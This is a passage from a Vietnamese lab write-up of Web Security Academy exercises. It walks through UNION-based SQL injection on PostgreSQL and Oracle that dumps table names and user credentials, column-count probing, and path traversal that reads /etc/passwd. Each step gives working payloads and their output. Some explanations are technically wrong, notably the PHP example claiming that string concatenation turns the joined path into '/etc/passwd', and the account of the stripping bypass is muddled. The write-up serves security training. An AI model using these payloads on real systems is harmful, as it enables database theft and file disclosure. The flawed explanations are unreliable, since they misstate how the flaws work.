#### Giải thích chi tiết

Làm các bước tương tự như trên để xác định lỗi SQL injection và xác định số lượng cột của câu truy vấn gốc. Sau quá trình kiểm tra thì ta xác định được lỗi SQL injection và câu truy vấn gốc có 2 cột bằng câu truy vấn:

```
1 ' UNION SELECT 'a', NULL--
```

Mục tiêu của bài lab là leak dữ liệu trong database, để làm được điều đó thì trước tiên ta phải liệt kê được các bảng trong cơ sở dữ liệu. Vì đây là non-Oracle databases nên có thể sử dụng payload sau:

```
1 ' UNION SELECT table_name, NULL FROM information_schema.tables--
```

- `information_schema.tables` là bảng hệ thống chứa tất cả các bảng trong cơ sở dữ liệu hiện tại.
- `table_name` là tên của các bảng này.
- `NULL` dùng cho cột còn lại vì `UNION SELECT` yêu cầu số cột phải khớp.
- Hiển thị các tên bảng ra giao diện frontend, từ đó attacker sẽ phân tích xem bảng nào là mục tiêu.

' UNION SELECT table\_name, NULL FROM information\_schema.tables--

Refine your search:

All Accessories Corporate gifts Gifts Lifestyle Toys & Games

- pg\_partitioned\_table
- pg\_available\_extension\_versions
- pg\_shdescription
- user\_defined\_types
- udt\_privileges
- sql\_packages
- pg\_event\_trigger
- pg\_amop
- schemata
- routines

Hình 47: Các bảng trong cơ sở dữ liệu đã được leak ra frontend

Thu được nhiều bảng trong cơ sở dữ liệu, trong đó có bảng tên `users_sxeqtn` nghi ngờ là bảng chứa thông tin người dùng

' UNION SELECT table\_name, NULL FROM information\_schema.tables--

Refine your search:

All Accessories Corporate gifts Gifts Lifestyle Toys & Games

- pg\_tables
- usage\_privileges
- foreign\_table\_options
- pg\_index
- pg\_prepared\_xacts
- pg\_description
- pg\_auth\_members
- pg\_statistic\_ext
- pg\_cursors
- pg\_stat\_all\_sequences
- users\_sxeqtn**
- pg\_stat\_replication
- pg\_settings
- role\_table\_grants
- pg\_stat\_all\_indexes
- pg\_depend
- pg\_subscription
- pg\_subscription\_rel
- columns
- pg\_stat\_xact\_user\_tables
- pg\_stat\_progress\_cluster
- sequences
- da\_stats

Hình 48: Bảng `users_sxeqtn` nghi ngờ là bảng chứa thông tin người dùng

Ta cần xác định tên các cột trong bảng `users_sxeqtn` để trích xuất thông tin người dùng. Có thể dùng payload sau để khai thác:

```
1 ' UNION SELECT column_name , NULL FROM information_schema.columns WHERE table_name='users_sxeqtn'--
```


- `information_schema.columns` là bảng hệ thống chứa metadata về các cột.
- `column_name` là tên từng cột.
- `WHERE table_name='users_sxeqtn'` để chỉ lọc cột của bảng đó.
- `NULL` dùng cho cột còn lại vì `UNION SELECT` yêu cầu số cột phải khớp.

The screenshot shows a web browser interface. At the top, there is a navigation bar with icons for back, forward, and search. Below the search bar, there are two buttons: "Back to lab home" and "Back to lab description >". On the right side of the header, there are links for "Home" and "My account". The main content area displays a logo with the text "WE LIKE TO SHOP" and a stylized hand icon. Below the logo, the search query is shown again. A "Refine your search:" dropdown menu is open, listing categories: All, Accessories, Corporate gifts, Gifts, Lifestyle, and Toys & Games. Underneath the dropdown, the search results are listed: "password\_btyzbm", "username\_yenyka", and "email".

Hình 49: Các cột trong bảng `users_sxeqtn` được hiển thị

Vì chức năng `login` của lab chỉ yêu cầu `username` và `password` nên ta chỉ cần trích xuất 2 dữ liệu này từ bảng người dùng. Có thể dùng payload sau:

```
1 ' UNION SELECT username_yenyka , password_btyzbm FROM users_sxeqtn--
```




Hình 50: Thông tin người dùng được leak ra

### Kết quả đạt được

Từ thông tin người dùng được leak ra có thể thấy thông tin của `administrator`:

1 `administrator`  
2 `preqtxft4uxg6hledf4b`

Dùng thông tin này để đăng nhập thì đã đăng nhập thành công



Hình 51: Đăng nhập vào trang admin, lab đánh dấu là Solved

### 3.4 SQL injection attack, listing the database contents on Oracle

#### Minh chứng

Hình 52: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Làm các bước tương tự như trên để xác định lỗi SQL injection và xác định số lượng cột của câu truy vấn gốc. Sau quá trình kiểm tra thì ta xác định được lỗi SQL injection và câu truy vấn gốc có 2 cột bằng câu truy vấn:

```
1 ' UNION SELECT 'a', NULL--
```

Mục tiêu của bài lab là leak dữ liệu trong database, để làm được điều đó thì trước tiên ta phải liệt kê được các bảng trong cơ sở dữ liệu. Vì đây là cơ sở dữ liệu Oracle nên có thể sử dụng payload sau:


```
1 ' UNION SELECT table_name, NULL FROM all_tables --
```

- `all_tables` là view hệ thống trong Oracle chứa tất cả các bảng mà user hiện tại có quyền xem.
- `table_name` là tên bảng.

The screenshot shows a web browser displaying the 'WebSecurity Academy' website. The URL in the address bar is `14e00fd00d0.web-security-academy.net/filter?category=' UNION SELECT table_name, NULL FROM all_tables --`. The page title is 'SQL injection attack, listing the database contents on Oracle'. Below the title, there are buttons for 'Back to lab home' and 'Back to lab description'. A green button labeled 'LAB' with 'Not solved' and a test tube icon is visible. At the bottom of the page, there are links for 'Home' and 'My account'. The main content area displays the results of the SQL query, showing a list of tables: APP\_ROLE\_MEMBERSHIP, APP\_USERS\_AND\_ROLES, AUDIT\_ACTIONS, DR\$NUMBER\_SEQUENCE, and PRODUCT\_ATTRIBUTE. Above this list, there is a search bar with the placeholder 'Refine your search:' and a navigation menu with categories like All, Accessories, Clothing, shoes and accessories, Corporate gifts, Gifts, and Pets.

Hình 53: Các bảng trong cơ sở dữ liệu đã được leak ra frontend

Thu được nhiều bảng trong cơ sở dữ liệu, trong đó có bảng tên `USERS_AGLYRZ` nghi ngờ là bảng chứa thông tin người dùng



Hình 54: Bảng `USERS_AGLYRZ` nghi ngờ là bảng chứa thông tin người dùng

Ta cần xác định tên các cột trong bảng `USERS_AGLYRZ` để trích xuất thông tin người dùng. Có thể dùng payload sau để khai thác:

```
1 ' UNION SELECT column_name , NULL FROM all_tab_columns WHERE table_name='USERS_AGLYRZ
  ' --
```

- `all_tab_columns` là view hệ thống chứa metadata của tất cả các cột của các bảng.
- Sử dụng `WHERE table_name='USERS_AGLYRZ'` để lọc chỉ cột của bảng người dùng.
- Oracle thường dùng tên bảng và cột IN HOA.

' UNION SELECT column\_name,NULL FROM all\_tab\_columns WHERE table\_name='USERS\_AGLYRZ'--

Refine your search:  
All Accessories Clothing, shoes and accessories Corporate gifts Gifts Pets

EMAIL  
PASSWORD\_KYKRDY  
USERNAME\_JGEPBD

Hình 55: Các cột trong bảng `USERS_AGLYRZ` được hiển thị

Vì chức năng `login` của lab chỉ yêu cầu `username` và `password` nên ta chỉ cần trích xuất 2 dữ liệu này từ bảng người dùng. Có thể dùng payload sau:

```
1 ' UNION SELECT USERNAME_JGEPBD , PASSWORD_KYKRDY FROM USERS_AGLYRZ --
```

SQL injection attack, listing the database contents on Oracle

Back to lab home Back to lab description >

Home | My account

administrator  
yzqxwno3ak4tu4dl8nk6  
carlos

Hình 56: Thông tin người dùng được leak ra

## Kết quả đạt được

Từ thông tin người dùng được leak ra có thể thấy thông tin của `administrator`:

```
1 administrator
2 yzqxwno3ak4tu4dl8nk6
```

Dùng thông tin này để đăng nhập thì đã đăng nhập thành công

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Your username is: administrator


Email

Update email

Hình 57: Đăng nhập vào trang admin, lab đánh dấu là Solved

### 3.5 SQL injection UNION attack, determining the number of columns returned by the query

#### Minh chứng



Hình 58: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết

Sử dụng payload '`'` để kiểm tra lỗi SQL injection như bài lab ở phần 2.1

Để tìm chính xác số lượng cột trong truy vấn `SELECT` gốc, ta có thể sử dụng câu lệnh `UNION SELECT NULL, ...` với số lượng `NULL` tăng dần để dò số cột. Thử tuần tự các payload sau:

```

1 ' UNION SELECT NULL--
2 ' UNION SELECT NULL, NULL--
3 ' UNION SELECT NULL, NULL, NULL--
4 ...

```

Đến khi nào payload chạy **không lỗi** và hiển thị trang bình thường thì đúng số cột

#### Kết quả đạt được

Sau khi thử thì payload đúng là:

```
1 ' UNION SELECT NULL, NULL, NULL--
```

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account

WE LIKE TO 

' UNION SELECT NULL, NULL, NULL --

Refine your search:

All | Accessories | Clothing, shoes and accessories | Corporate gifts | Food & Drink | Gifts

Hình 59: Lab được đánh dấu là Solved, câu truy vấn gốc có 3 cột

### 3.6 File path traversal, traversal sequences blocked with absolute path bypass

Minh chứng

Back to all topics

What is path traversal?

Reading arbitrary files via path traversal

Common obstacles

Preventing

View all path traversal labs

**Lab: File path traversal, traversal sequences blocked with absolute path bypass**

PRACTITIONER

LAB Solved

This lab contains a path traversal vulnerability in the display of product images. The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory. To solve the lab, retrieve the contents of the /etc/passwd file.

ACCESS THE LAB

Solution

Community solutions

Hình 60: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Trong bài lab này, ứng dụng thực hiện chặn các chuỗi `../` trong tên file để ngăn tấn công path traversal. Sau khi kiểm tra, server tiến hành nối tên file do người dùng cung cấp vào một thư mục mặc định (ví dụ: `/var/www/images/`). Điều này dẫn đến cơ chế xử lý như sau:

1. Người dùng gửi tham số file qua URL, ví dụ `/image?filename=test.jpg`.
2. Ứng dụng kiểm tra nếu tên file có chứa chuỗi `../`, khi phát hiện sẽ chặn lại bằng cách kết thúc xử lý.
3. Nếu không có `../`, tên file sẽ được ghép vào thư mục gốc:

```
1 $path = "/var/www/images/" . $filename;  
2 //
```

4. Server đọc nội dung file bằng hàm `readfile()`.

Lỗi hổng phát sinh khi người dùng cung cấp *đường dẫn tuyệt đối* (absolute path) như `/etc/passwd`. Khi nối với thư mục mặc định, PHP (và nhiều ngôn ngữ khác) ưu tiên giữ nguyên giá trị tuyệt đối, dẫn đến:


```
1 $path = "/var/www/images/" . "/etc/passwd";  
2 // => "/etc/passwd"
```

Như vậy, việc chặn `../` không có tác dụng với đường dẫn tuyệt đối, và kẻ tấn công có thể bỏ qua thư mục mặc định để truy xuất trực tiếp các file quan trọng trong hệ thống như `/etc/passwd`.


```
1 $filename = $_GET['file'];  
2 if (strpos($filename, '../') !== false) die("Blocked");  
3 $path = "/var/www/images/" . $filename;  
4 readfile($path);
```

## Kết quả đạt được

Bằng cách chỉnh sửa tham số `filename` trên URL khi hiển thị ảnh, kẻ tấn công có thể yêu cầu server trả về nội dung của các file tùy ý. Khi truy xuất tới `/etc/passwd`, server vẫn phản hồi thành công nhưng giữ nguyên *Content-Type* là `image/jpeg`, do đây là endpoint phục vụ ảnh. Vì vậy, trình duyệt sẽ cố gắng hiển thị nội dung này như một hình ảnh, dẫn đến kết quả không đọc được ngay trên giao diện web.




Hình 61: Đường dẫn gốc của ảnh



Hình 62: Truy cập thành công /etc/passwd sau khi chỉnh sửa URL (hiển thị dưới dạng ảnh)

Để xem được nội dung thực sự, cần tải phản hồi này về và đổi phần mở rộng từ .jpeg sang .txt. Khi mở bằng trình soạn thảo văn bản (như Notepad), nội dung gốc của file /etc/passwd sẽ hiển thị đầy đủ:



```


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:18:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin

```

Hình 63: Nội dung gốc file /etc/passwd

### 3.7 File path traversal, traversal sequences stripped non-recursively

#### Minh chứng



The screenshot shows a lab interface from a platform like TryHackMe. The title is "Lab: File path traversal, traversal sequences stripped non-recursively". Below the title, it says "PRACTITIONER LAB Solved". The description states: "This lab contains a path traversal vulnerability in the display of product images. The application strips path traversal sequences from the user-supplied filename before using it. To solve the lab, retrieve the contents of the /etc/passwd file." There are two dropdown menus: "Solution" and "Community solutions". On the left, there's a sidebar with links like "Back to all topics", "What is path traversal?", "Reading arbitrary files via path traversal", "Common obstacles", "Preventing", and "View all path traversal labs".

Hình 64: Minh chứng đã hoàn thành lab

#### Giải thích chi tiết

Trong bài lab này, ứng dụng cố gắng ngăn tấn công path traversal bằng cách loại bỏ chuỗi .. / trong input người dùng. Tuy nhiên, cơ chế này chỉ thực hiện loại bỏ một lần và không áp dụng để quy, dẫn đến kẽ hở bảo mật.

Cụ thể:

1. Người dùng gửi tham số **file** qua URL, ví dụ: /image?filename=....//etc/passwd.
2. Server thực hiện **str\_replace("../", "", \$filename)** để loại bỏ chuỗi **../**. Do chỉ thay thế một lần, phần còn lại như **....//** sẽ trở thành **..** sau khi chuẩn hóa đường dẫn.
3. Đường dẫn được ghép nối với thư mục mặc định:

```
1 $path = "/var/www/images/" . $filename;  
2
```

